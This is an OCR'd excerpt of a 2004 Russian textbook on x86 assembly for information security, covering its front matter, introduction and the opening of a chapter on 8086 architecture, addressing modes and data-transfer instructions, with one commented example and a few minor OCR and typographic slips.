О. В. Бурдаев, М. А. Иванов, И. И. Тетерин

АССЕМБЛЕР

В ЗАДАЧАХ ЗАЩИТЫ ИНФОРМАЦИИ

- Программирование на ассемблере под DOS, Linux, Windows
- Оптимизация
- Разрушающие программные воздействия
- Защита программ от статического и динамического исследования
- CRC-коды
- Криптоалгоритмы



КУДИЦ-ОБРАЗ

ББК 32.973-018
УДК 004.432

Абашев А. А., Жуков И. Ю., Иванов М. А., Метлицкий Ю. В., Тетерин И. И.
Ассемблер в задачах защиты информации– М.: КУДИЦ-ОБРАЗ, 2004. – 544 с.

ISBN 5-9579-0027-3

В книге рассмотрен язык Ассемблера для процессоров семейства Intel 80x86, а также различные аспекты применения этого языка в области защиты информации.

Книга состоит из шести глав. Глава 1 суть учебное пособие для начинающих по программированию на Ассемблере в среде DOS, она содержит описание архитектуры компьютера IBM PC, системы команд, способов адресации данных, системных функций, некоторых приемов программирования. Вторая и третья главы книги рассчитаны на более подготовленного читателя. Главе 2 содержит описание криптографических методов и возможные способы решения задач контроля целостности и обеспечения секретности информации. Глава 3 посвящена специфическим применениям Ассемблера, таким как защита программ от статического и динамического исследования, борьба с вирусами, "изощренное" программирование. Глава 4 содержит описание особенностей программирования на Ассемблере в среде Linux. В главе 5 обсуждаются инструментальные средства и базовые приемы создания приложений для ОС Windows. В главе 6 описывается методика оптимизации программ на языке Ассемблер с учетом особенностей архитектур процессоров Pentium различных поколений.

Книга рассчитана на широкий круг читателей, в том числе и не являющихся профессиональными программистами. Может быть полезна программистам, инженерам, студентам вузов.

Абашев А. А., Жуков И. Ю., Иванов М. А., Метлицкий Ю. В., Тетерин И. И.
Ассемблер в задачах защиты информации

Учебно-справочное издание

Корректор М. Матёкин

Макет С. Кулапин

«ИД КУДИЦ-ОБРАЗ».
Тел.: 333-82-11, ok@kudits.ru

Подписано в печать 27.05.2004.
Формат 70x90/16. Бум. газетная. Печать офсетная
Усл. печ. л. 40,9. Тираж 3000. Заказ

Отпечатано в ОАО «Щербинская типография»
117623, г. Москва, ул. Типографская, д. 10

ISBN 5-9579-0027-3

Благодарности

Коллектив издательства и соавторов выражают особую признательность г-ну А.А. Абашеву, г-ну Ю.В. Метлицкому и г-ну И.Ю. Жукову за их огромный вклад в подготовку к выпуску второго издания книги.

Введение

В данной книге рассмотрен язык Ассемблера для процессоров семейства Intel 80x86, а также различные аспекты применения этого языка в области защиты информации.

"Вообще плохих" языков программирования очень мало. Языков же "вообще хороших" нет совсем. Любой язык программирования разрабатывается под определенный спектр задач, и вне этого спектра может быть назван "плохим". Это нужно помнить, чтобы не впадать в бессмысленные споры на тему "Что лучше – Pascal или C?" (где зачастую подменяется тема и начинается сравнение качества двух конкретных компиляторов). В истории программирования были попытки создать "вообще хороший" язык, одинаково применимый для программирования любых задач, но в результате получались монстры огромной сложности, и изучение таких языков (самый известный из них – PL/1) в полном объеме затруднительно для одного человека.

Перечислим спектр задач, которые лучше всего решать на Ассемблере:

- любые программы, требующие минимального размера и максимального быстродействия;
- драйверы и вообще все, что напрямую работает с аппаратурой;
- ядра ОС, серверы DPMI и вообще системные программы, работающие в защищенном режиме;
- программы для защиты информации, взлома этой защиты и защиты от таких взломов.

Список на самом деле не исчерпан. На Ассемблере (или на языке высокого уровня, но с ассемблерными вставками) можно писать многие программы, которые обычно пишутся на "голом" языке высокого уровня с неизбежным проигрышем в быстродействии программы и компактности кода.

В чем же заключаются достоинства и недостатки Ассемблера?

Начнем с достоинств.

Прежде всего – это максимальная гибкость и максимальный доступ к ресурсам компьютера и ОС. На Ассемблере можно сделать с машиной все что угодно, и зачастую проще, чем на языках высокого уровня (ЯВУ), где приходится использовать различные "извращения". Например, если мы пишем драйвер или резидентную программу, то на Ассемблере мы легко и просто оставляем в памяти только то, что нам понадобится после инициализации программы. Объем же в ОП аналогичных резидентов, написанных на

языке высокого уровня, больше в 4...10 раз! И дело тут не в размере скомпилированного кода – просто в памяти остается очень много уже ненужного.

Затем – компактность выходного кода и возможности его ручной оптимизации, ограниченные лишь возможностями процессора. Часто звучащие в последнее время заявления типа "наш компилятор оптимизует код лучше, чем программист-ассемблерщик вручную" чаще всего, очевидно, являются лишь рекламной обманкой. Чтобы убедиться в этом, достаточно сравнить размер кода выходных программ с аналогами, написанными на Ассемблере. Кроме того, ассемблерные вставки и ручная оптимизация исходных модулей позволяют улучшить скорость выполнения программ, разрабатываемых, например, в среде Watcom C/C++ – а это действительно один из лучших оптимизующих компиляторов с языка высокого уровня.

Рассмотрим теперь недостатки языка – реальные и мнимые.

Трудоемкость разработки. Действительно, трудоемкость разработки программ на Ассемблере в несколько раз выше, чем на языках высокого уровня. Там, где на ЯВУ записывается одна строчка (чтобы, например, присвоить переменной значение выражения), на Ассемблере приходится писать несколько (а иногда и десятки – смотря какое выражение). Но на практике неопытные программисты-ассемблерщики сплошь и рядом затрудняют себе работу еще во много раз, реализуя заново *в каждой программе* одни и те же алгоритмы, например, ввода/вывода, вместо того, чтобы реализовать их в виде макросов во включаемом файле или подпрограмм в линкуемой библиотеке. Кроме того, есть и готовые библиотеки, но они не стандартизованы и вместе с компиляторами не распространяются. Отсюда и миф о "трудоемкой до невозможности" разработке программ на Ассемблере.

Трудность понимания исходных текстов несколько выше, чем для исходных текстов на языках высокого уровня, но в меньшее число раз, чем даже соотношение числа строчек исходных текстов. Запутать до невозможности понимания можно любую программу, независимо от языка, на котором она написана. Или же дело в том, что человек, взявшийся читать исходные тексты на Ассемблере, толком его не знает. Если знать язык и читать исходный текст, не подвергнутый умышленному запутыванию, понять программу сложнее, чем написанную на ЯВУ, но не настолько, чтобы отказываться от Ассемблера там, где он действительно нужен.

Разговоры о трудности отладки программы, написанной на Ассемблере, являются просто ложью. Более трудоемко, более канительно – возможно, но далеко не всегда. На самом деле все обстоит с точностью до наоборот – знание Ассемблера полезно для отладки программ, написанных на языках высокого уровня (особенно при вылавливании "крученых" багов, когда исходный текст программы на ЯВУ выглядит вполне правильно), и для ручной оптимизации таких программ.

Непереносимость. Программы на Ассемблере действительно не переносятся с одной аппаратной платформы на другую. И не должны! На то и Ассемблер, чтобы создавать программу под конкретную аппаратную платформу, добиваясь максимально возможного

качества работы. Кроме того, современные среды разработки на ЯВУ сплошь и рядом не гарантируют переносимость не только между аппаратными платформами, но и между ОС, потому что для улучшения эффективности программирования и выходного кода в язык вносятся системно-зависимые расширения под конкретную ОС. Программа, использующая эти расширения, очевидно, сразу же теряет переносимость.

Теперь о содержании книги.

В главе 1 описан сам язык Ассемблер 80x86. Рассмотрена архитектура компьютера, система команд, способы адресации данных, системные функции ввода-вывода, работы с файлами, некоторые приемы программирования. В главе 2 рассмотрены всевозможные аспекты решения задач криптографической защиты информации. Глава 3 целиком посвящена специфическим применениям Ассемблера в области защиты информации и информационной безопасности. Рассмотрены методы и приемы борьбы с различными средствами исследования программ, затронута борьба с вирусами, "изощренное" программирование. Глава 4 содержит описание особенностей программирования на Ассемблере в среде Linux. В главе 5 обсуждаются инструментальные средства и базовые приемы создания приложений для ОС Windows. В главе 6 описывается методика оптимизации программ на языке Ассемблер с учетом особенностей архитектур процессоров Pentium различных поколений.

Все программы из первой главы работают на любом IBM-совместимом компьютере с процессором x86 или Pentium.


Необходимое программное обеспечение:

- Turbo Assembler 3.2 или выше;
- Turbo Debugger 3.2 или выше;
- MS DOS 4.01 или выше.


Список используемых сокращений

ВВ – ввод-вывод (информации)
ИБ – интерфейсный блок
КПр – контроллер прерываний
МК – микроконтроллер
ОС – операционная система
ПМ – пристыковочный модуль
ПСП – псевдослучайная последовательность
УВВ – устройство ввода-вывода
ЭК – электронный ключ
ВП – вектор прерывания
БИС – большая интегральная схема
КС – контрольная сумма
МП – микропроцессор
ПК – персональный компьютер
ПО – программное обеспечение
ТВП – таблица векторов прерываний
ЦП – центральный процессор
ЯВУ – язык высокого уровня


Условные графические обозначения (УГО), используемые в книге




а




б





в






г





g



е

Рис. В1. УГО:
а – двухвходовой элемент сложения по модулю два (XOR);
б – трехвходовой элемент сложения по модулю два;
в – n-входовой элемент сложения по модулю два;
г – n-входовой сумматор по модулю 2n;
g – n-входовой сумматор, CRI – входной перенос (Carry Input), CRO – выходной перенос (Carry Output);
е – простейший элемент памяти (D–триггер), выполняющий функцию задержки на один такт

Глава 1

Основы программирования на Ассемблере IBM PC

1.1. Архитектура IBM PC

1.1.1. Структурная схема IBM PC

На рис. 1.1.1 показана упрощенная структурная схема персонального компьютера типа IBM PC. Центральный процессор (ЦП) совместно с блоком памяти обеспечивает выполнение программ. Связь между *процессором* и *памятью* осуществляется через *системную магистраль*, которую образуют 3 шины: *данных*, *адреса* и *управления*. Управление операциями записи и чтения из памяти осуществляется сигналами $\overline{MEMW}$ (Memory Write) и $\overline{MEMR}$ (Memory Read) шины управления. *Устройства ввода-вывода* (УВВ) обеспечивают связь с "внешним миром", выполняя функции ввода, вывода и отображения информации (клавиатура, монитор, принтер, мышь и др.), обеспечивают долговременное хранение программ и данных (накопители на магнитных дисках). Взаимодействие с УВВ также осуществляется через системную магистраль. УВВ подключаются к системной магистрали через *интерфейсные блоки* (ИБ) или *адаптеры*, каждый из которых имеет в своем составе набор устройств (чаще всего это регистры), называемых *портами ввода-вывода* (ВВ), через которые ЦП и память взаимодействуют с УВВ.

Адресное пространство памяти и портов ВВ является совмещенным, поэтому управление операциями записи и чтения из портов ВВ осуществляется специальными сигналами $\overline{IOW}$ (Input/Output Write) и $\overline{IOR}$ (Input/Output Read) шины управления.




Рис. 1.1.1. Структурная схема IBM PC с точки зрения программиста

1.1.2. Структура центрального процессора

В качестве ЦП используется микропроцессоры (МП) фирмы Intel. МП Intel 8086 (рис. 1.1.2) имеет 16-разрядную внутреннюю архитектуру: именно такова разрядность шины данных и всех регистров, в которых хранятся данные и адреса. Шина адреса имеет разрядность 20, что соответствует объему адресного пространства 2^{20} = 1 Мбайт. Для того чтобы с помощью 16-разрядных регистров можно было обращаться в любую точ адресного пространства, в МП предусмотрена так называемая *сегментная адресаци* реализуемая с помощью четырех *сегментных регистров* (рис. 1.1.3)

РОН

	15 8	7 0
AX	AH	AL
BX	BH	BL
CX	CH	CL
DX	DH	DL

Сегментные регистры (15 0): CS, DS, SS, ES

Регистры-указатели (15 0): SI, DI, BP, SP

1-й операнд, 2-й операнд → АЛУ → результат

Указатель команд (15 0): IP

Регистр флагов (15 0): F

Рис. 1.1.2. Структура процессора 8086




Рис. 1.1.3. Сегментная адресация

Исполнительный 20-разрядный адрес любой ячейки памяти вычисляется ЦП путем сложения начального адреса области памяти (сегмента памяти), в которой находится эта ячейка, со смещением (offset) в ней (в байтах) от начала сегмента. Размер сегмента может находиться в пределах 0 байт – 64 Кбайт. Начальный адрес сегмента памяти обычно

называют *сегментным адресом*, смещение в сегменте памяти – *относительным адресом*. Сегментный адрес без 4 младших нулевых битов, т.е. деленный на 16, хранится в одном из сегментных регистров. При вычислении исполнительного адреса ЦП умножает содержимое сегментного адреса на 16 и прибавляет к полученному 20-разрядному коду 16-разрядное содержимое регистра, в котором хранится относительный адрес. Таким образом, полный адрес ячейки памяти может быть записан в виде SSSSh: OOOOh где SSSSh – сегментный, а OOOOh – относительный адрес ячейки в шестнадцатеричной форме записи. Сегменты жестко не привязываются к определенным адресам памяти и могут частично или полностью перекрываться. Участок памяти размером 16 байт называется *параграфом*. Адрес начала сегмента всегда выровнен на границу параграфа. Например, 20-разрядный шестнадцатеричный адрес 01510h может быть представлен в виде двух 16-разрядных слов следующим образом: 0150h: 0010h, 0100h: 0510h и т. п.

Если рассматривать только режим реальной адресации памяти, или просто реальный режим, внутренняя архитектура МП фирмы Intel практически совпадает. Рассмотрим структуру МП семейства Intel на примере процессора 8086.

Процессор 8086 содержит двенадцать программно-доступных 16-разрядных регистров, а также указатель команд и регистр флагов (признаков).

Сегментные регистры CS (code segment), DS (data segment), ES (enhanced segment) и SS (stack segment) обеспечивают адресацию четырех сегментов (соответственно сегмента кода, сегментов данных, основного и дополнительного, а также сегмента стека).

Регистры общего назначения (РОН) AX, BX, CX и DX используются для хранения данных или адресов, результатов выполнения логических или арифметических операций. Эти регистры допускают независимое обращение к своим старшим (AH, BH, CH, DH) или младшим (AL, BL, CL, DL) половинам. При выборе РОН предпочтение всегда следует отдавать регистру AX (или его половинам AH и AL), так как многие команды выполняются в этом случае быстрее и занимают меньше места в памяти. Некоторые команды используют РОН неявным образом. Так, например, команды циклов используют CX в качестве счетчика циклов; команды умножения и деления в качестве операндов используют содержимое AX и DX; команды ввода-вывода в качестве буферных регистров могут использовать только AX или AL, а в качестве регистра адреса DX и т. д.

Основное назначение регистров SI (Source Index) и DI (Destination Index) хранить индексы (смещения) относительно некоторых базовых адресов массивов при выборке операндов из памяти. Адрес базы при этом может находиться в регистре BP или BX. Специальные строковые команды не явным образом используют регистры SI и DI в качестве указателей в обрабатываемых строках. При необходимости оба индексных регистра могут использоваться в качестве РОН.

Регистр BP (Base Pointer) служит указателем базы при работе со стеком, но может использоваться и в качестве РОН. Регистр SP (Stack Pointer) используется как указатель вершины стека при выполнении команд, работающих со стеком.

Стек – это область памяти, организованная таким образом, что 16-разрядные данные загружаются в нее последовательно, а при считывании извлекаются в обратном порядке. Стек заполняется снизу вверх, а извлечение содержимого стека производится сверху (с вершины стека) в порядке очередности. В результате стек можно назвать *FILO*-памятью, работающей по принципу "первым вошел, последним вышел" – "first in, last out". Для обычно организованной памяти (памяти с произвольным доступом) при вводе и выводе данных необходимо указывать адреса ячеек, к которым происходит обращение. Для стека достаточно простых команд "поместить в стек" и "извлечь из стека". Стек используется для временного хранения данных, для передачи параметров вызываемым подпрограммам, для сохранения адресов возврата при вызове подпрограмм и обработчиков прерываний.

Указатель команд IP (Instruction Pointer) выполняет функцию программного счетчика, его содержимое является относительным адресом команды, следующей за исполняемой. Регистр IP программно недоступен. Наращивание адреса в нем осуществляет ЦП с учетом длины текущей команды. Команды передачи управления изменяют содержимое IP, обеспечивая тем самым переход в нужные точки программы (рис. 1.1.4).

Регистр флагов F содержит информацию о состоянии ЦП. Одни флаги устанавливаются автоматически после выполнения арифметических и логических команд в арифметико-логическом устройстве и являются по сути *признаками результата* выполняемой команды; другие, так называемые *флаги управления*, могут быть установлены или сброшены только специальными командами.

Признаки результата:

- S (Sign) – знак результата, равен старшему биту результата операции;
- Z (Zero) – признак нулевого результата;
- P (Parity) – признак четности результата;
- C (Carry) – флаг переноса; устанавливается, если при сложении (вычитании) возникает перенос (заем) из старшего разряда результата; при сдвигах CF хранит значение выдвигаемого бита; служит индикатором ошибки при обращении к системным функциям;
- A (Auxiliary) – флаг дополнительного переноса; устанавливается, если возникает перенос (заем) из третьего бита в четвертый; используется в операциях над упакованными двоично-десятичными цифрами;
- O (Overflow) – флаг переполнения; устанавливается при получении результата, находящегося за пределами допустимого диапазона значений.

Флаги управления:

- D (Direction) – флаг направления; определяет направление обработки строк данных; DF = 0 – движение от младших адресов к старшим, содержимое индексных регистров после обработки каждого элемента строки увеличивается; DF = 1 – движение

от старших адресов к младшим, содержимое индексных регистров после обработки каждого элемента строки уменьшается;

- I (Interrupt) – флаг прерывания; устанавливается, когда надо разрешить ЦП обрабатывать запросы прерываний от УВВ;
- T (Trap) – флаг трассировки; при TF = 1 после выполнения каждой команды генерируется внутреннее прерывание процессора; используется отладчиками.




Рис. 1.1.4. Последовательность выполнения команд

Программа всегда располагается в сегменте, определяемом регистром CS. Значение CS определяется операционной системой автоматически. Область данных по умолчанию находится в сегменте, определяемом регистром DS. Она может находиться и в одном из сегментов, адресуемых регистрами CS, ES или SS, однако этот факт должен быть отражен в программе наличием *префикса замены сегмента*, например:

CS: FlagEnable – содержимое ячейки памяти FlagEnable, находящейся в сегменте кода;

ES: [BX – 2] – содержимое ячейки памяти, расположенной в дополнительном сегменте данных, при этом ее относительный адрес равен содержимому BX, уменьшенному на 2.

Область данных, обращение к которой осуществляется с помощью BP, находится по умолчанию в сегменте стека. Она может находиться и в другом сегменте, однако этот факт должен быть отражен наличием префикса замены сегмента.

1.1.3. Система команд

Формат команды. Код команды разделяется на группы бит или поля, причем единственное обязательное поле – поле *кода операции* (КОП) определяет, что должен делать процессор, а остальные поля идентифицируют требуемую команде информацию.




Рис. 1.1.5. Общий формат команды

Режимы адресации данных. Различают следующие режимы адресации данных:

- *непосредственный* – данное длиной 8 или 16 бит является частью команды;
- *прямой* – 16-разрядный исполнительный адрес данного является частью команды;
- *регистровый* – 8- или 16-разрядное данное находится в определяемом командой соответственно 8-разрядном или 16-разрядном регистре;
- *регистровый косвенный* – исполнительный (эффективный) адрес EA находится в одном из регистров BX, SI, DI

$$EA = \begin{Bmatrix} (BX) \\ (SI) \\ (DI) \end{Bmatrix};$$

- *регистровый относительный* – исполнительный адрес равен сумме содержимого одного из регистров BP, BX, SI, DI и 8- или 16-разрядного смещения

$$EA = \begin{Bmatrix} (BP) \\ (BX) \\ (SI) \\ (DI) \end{Bmatrix} + \begin{Bmatrix} 8-\text{разрядное смещение} \\ 16-\text{разрядное смещение} \end{Bmatrix};$$

- *базовый индексный* – исполнительный адрес равен сумме содержимого одного из базовых регистров BP, BX и одного из индексных регистров SI, DI

$$EA = \begin{Bmatrix} (BP) \\ (BX) \end{Bmatrix} + \begin{Bmatrix} (SI) \\ (DI) \end{Bmatrix};$$

- *относительный базовый индексный* – исполнительный адрес равен сумме содержимого одного из базовых регистров BP, BX, одного из индексных регистров SI, DI и 8- или 16-разрядного смещения

$$EA = \begin{Bmatrix} (BP) \\ (BX) \end{Bmatrix} + \begin{Bmatrix} (SI) \\ (DI) \end{Bmatrix} + \begin{Bmatrix} 8 - \text{разрядное смещение} \\ 16 - \text{разрядное смещение} \end{Bmatrix}.$$

Режимы адресации переходов. Различают следующие режимы адресации переходов:

- *внутрисегментный прямой* – исполнительный адрес перехода равен сумме текущего содержимого указателя команд IP и 8- или 16-разрядного смещения; допустим в командах условного и безусловного переходов, но в первом случае может использоваться только 8-разрядное смещение;
- *внутрисегментный косвенный* – исполнительный адрес перехода суть содержимое регистра или ячейки памяти, которые указываются в любом режиме (кроме непосредственного) адресации данных; содержимое IP заменяется исполнительным адресом перехода; допустим только в командах безусловного перехода;
- *межсегментный прямой* – заменяет содержимое IP одной частью, а содержимое CS другой частью команды;
- *межсегментный косвенный* – заменяет содержимое IP и CS содержимым двух смежных 16-разрядных ячеек памяти, которые определяются в любом режиме адресации данных, кроме непосредственного и регистрового.

Межсегментный переход может быть только безусловным.

Пустая команда NOP (No operation)

По команде NOP процессор не выполняет никаких операций, происходит лишь инкремент указателя команд – регистра IP.

Команды передачи данных – MOV, LAHF, LDS, LEA, LES, SAHF, XCHG, XLAT

MOV 1-й операнд, 2-й операнд

Пересылка данных (Move)

Команда замещает первый операнд (приемник) вторым (источником). Исходное значение приемника теряется. В качестве источника могут использоваться непосредственный операнд (число), регистр или операнд, находящийся в памяти (переменная). В качестве приемника – регистр (кроме CS) или ячейка памяти. Оба операнда должны иметь одинаковую разрядность. Нельзя выполнять пересылку из ячейки памяти в ячейку памяти, а также загрузку сегментного регистра непосредственным значением.

XCHG 1-й операнд, 2-й операнд

Обмен данными между операндами (Exchange)

Команда меняет местами содержимое двух операндов. В качестве операндов можно указывать регистр (кроме сегментного) или ячейку памяти, при этом не допускается оба операнда одновременно определять как ячейки памяти.

XLAT

Табличная трансляция

Команда заменяет содержимое AL байтом из таблицы (максимальный размер таблицы – 256 байтов), начальный адрес которой равен DS: BX. Содержимое AL рассматривается как смещение в таблице, из соответствующей ячейки таблицы извлекается байт и помещается в AL.

LEA 1-й операнд, 2-й операнд

Загрузка относительного адреса (Load EA

Команда загружает в регистр (кроме сегментного), указанный в качестве первого операнда, относительный адрес ячейки памяти, указанной в качестве второго операнда.

Примеры

```
;==== Данные ==================================================
Mas     DB      26, 77, (22 - 5)/2, 19, 0
                                        ; Массив байтов
MSize   EQU     $ - Mas         ; Размер массива Mas, MSize = 5
Mem     DW      3502h                   ; 16-разрядная ячейка памяти
Buf     DB      10 DUP (?)              ; Буфер объемом 10 байт,
                                        ; содержимое буфера не определено
Var = 2                         ; Var = 2
;==== Команды =================================================
        mov     ax, MasSize             ; AX = 5
        xchg    ax, Mem         ; AX и ячейка Mem обмениваются
                                        ; содержимым, Mem = 5, AX = 3502h
        mov     di, OFFSET Buf  ; Запись в SI относительного
                                        ; адреса буфера Buf
        mov     [di], al        ; Пересылка байта из AL
                                        ; в 8-разрядную ячейку памяти
                                        ; с адресом DS: DI, Buf[0] = 2
        mov     di, 3                   ; Запись в DI десятичного числа 3,
                                        ; DI = 3
        mov     bx, di                  ; Пересылка слова из DI в BX, BX = 3
        mov     dl, Mas[bx]             ; Пересылка в DL элемента массива
                        ; Mas, индекс которого находится в
                                        ; BX, DL = 19
        lea     bx, Mas         ; Запись в BX относительного
                                        ; адреса массива Mas
        mov     ah, [bx + di]           ; Запись в AH содержимого ячейки
```

```
                                        ; памяти, относительный адрес
                                        ; которой равен сумме содержимого
                                        ; BX и DI, AH = Mas[3] = 19
        mov     WORD PTR Mem, 26 ; Запись в ячейку Mem
                                        ; десятичного числа 26
        mov     BYTE PTR [bx + di + 1], 26h
                                        ; Запись в ячейку Mas[4]
                                        ; шестнадцатеричного числа 26h
Var = 3
        mov     al, Var         ; AL = 3
        xlat                            ; Чтение содержимого
                                        ; массива ячейки Mas[3], AL = 19
; Примечания.
; 1) После точки с запятой приведены комментарии. Действие
;    комментария прекращается в конце строки. Комментарии
;    в процессе трансляции игнорируются.
; 2) Система счисления, в которой записано число, определяется
;    буквой, указанной после его значения: b - двоичное,
;    h - шестнадцатеричное, при отсутствии буквы число
;    считается десятичным.
; 3) Везде, где в операторах можно указать константу, можно
;    использовать и константные выражения с использованием
;    арифметических, логических, атрибутных операций и операций
;    отношения. Константные выражения вычисляются во время
;    трансляции исходного текста.
; 4) Выделение памяти для данных различной длины обеспечивается
;    с помощью директив DB (Define Byte), DW (Define Word),
;    DD (Define Double), DUP (Duplicate). Возможно использование
;    директив совместно с выражениями, метками команд и
;    идентификаторами ячеек памяти. В последних двух случаях в
;    процессе трансляции формируется смещение метки или
;    идентификатора относительно начала того сегмента, в котором
;    они определены.
; 5) Для определения констант применяется знак равенства и
;    директива EQU (Equal). В первом случае значения констант
;    можно изменять. Знак равенства может использоваться только
;    для определения констант и константных выражений
;    арифметического типа. Директива EQU может использоваться для
;    определения константных выражений любого типа.
; 6) $ - значение счетчика текущего адреса.
; 7) Запись AL в четвертой команде означает, что данные размещены
;    в регистре AL, запись [DI] означает, что данные расположены
;    в ячейке памяти, относительный адрес которой находится в DI.
; 8) Если бы последние две команды имели вид mov       Mem, 26 и
;    mov [bx + di + 1], 26h, было бы неясно, какую разрядность
;    имеют пересылаемые данные, поэтому при пересылке байта мы
;    записываем команду с указателем BYTE PTR (pointed by),
;    а при пересылке слова - с указателем WORD PTR.
;===========================================================
```


LES 1-й операнд, 2-й операнд

Загрузка указателя с использованием ES

Команда считывает из ячейки памяти, указанной в качестве второго операнда, двойное слово (32 разряда), являющееся указателем (полным адресом ячейки памяти), и загружает младшую половину указателя, т. е. относительный адрес, в регистр, указанный в качестве первого операнда, а старшую половину указателя, т. е. сегментный адрес, в ES.

LDS 1-й операнд, 2-й операнд

Загрузка указателя с использованием DS

Команда считывает из ячейки памяти, указанной в качестве второго операнда, двойное слово (32 разряда), являющееся указателем (полным адресом ячейки памяти), и загружает младшую половину указателя, т. е. относительный адрес, в регистр, указанный в качестве первого операнда, а старшую половину указателя, т. е. сегментный адрес, в DS.

LAHF

Загрузка младшей половины регистра флагов в AH (Load AH with flags)

Команда копирует флаги SF, ZF, AF, PF и CF соответственно в разряды 7, 6, 4, 2 и 0 AH. Значение других битов не определено.

SAHF

Запись содержимого AH в младшую половину регистра флагов (Store AH into flags)

Команда загружает флаги SF, ZF, AF, PF и CF значениями, установленными соответственно в разрядах 7, 6, 4, 2 и 0 AH.

Арифметические команды (двоичная арифметика) – ADD, ADC, CBW, CMP, CWD, DEC, DIV, IDIV, IMUL, INC, MUL, NEG, SBB, SUB.

ADD 1-й операнд, 2-й опернд

Сложение (Add)

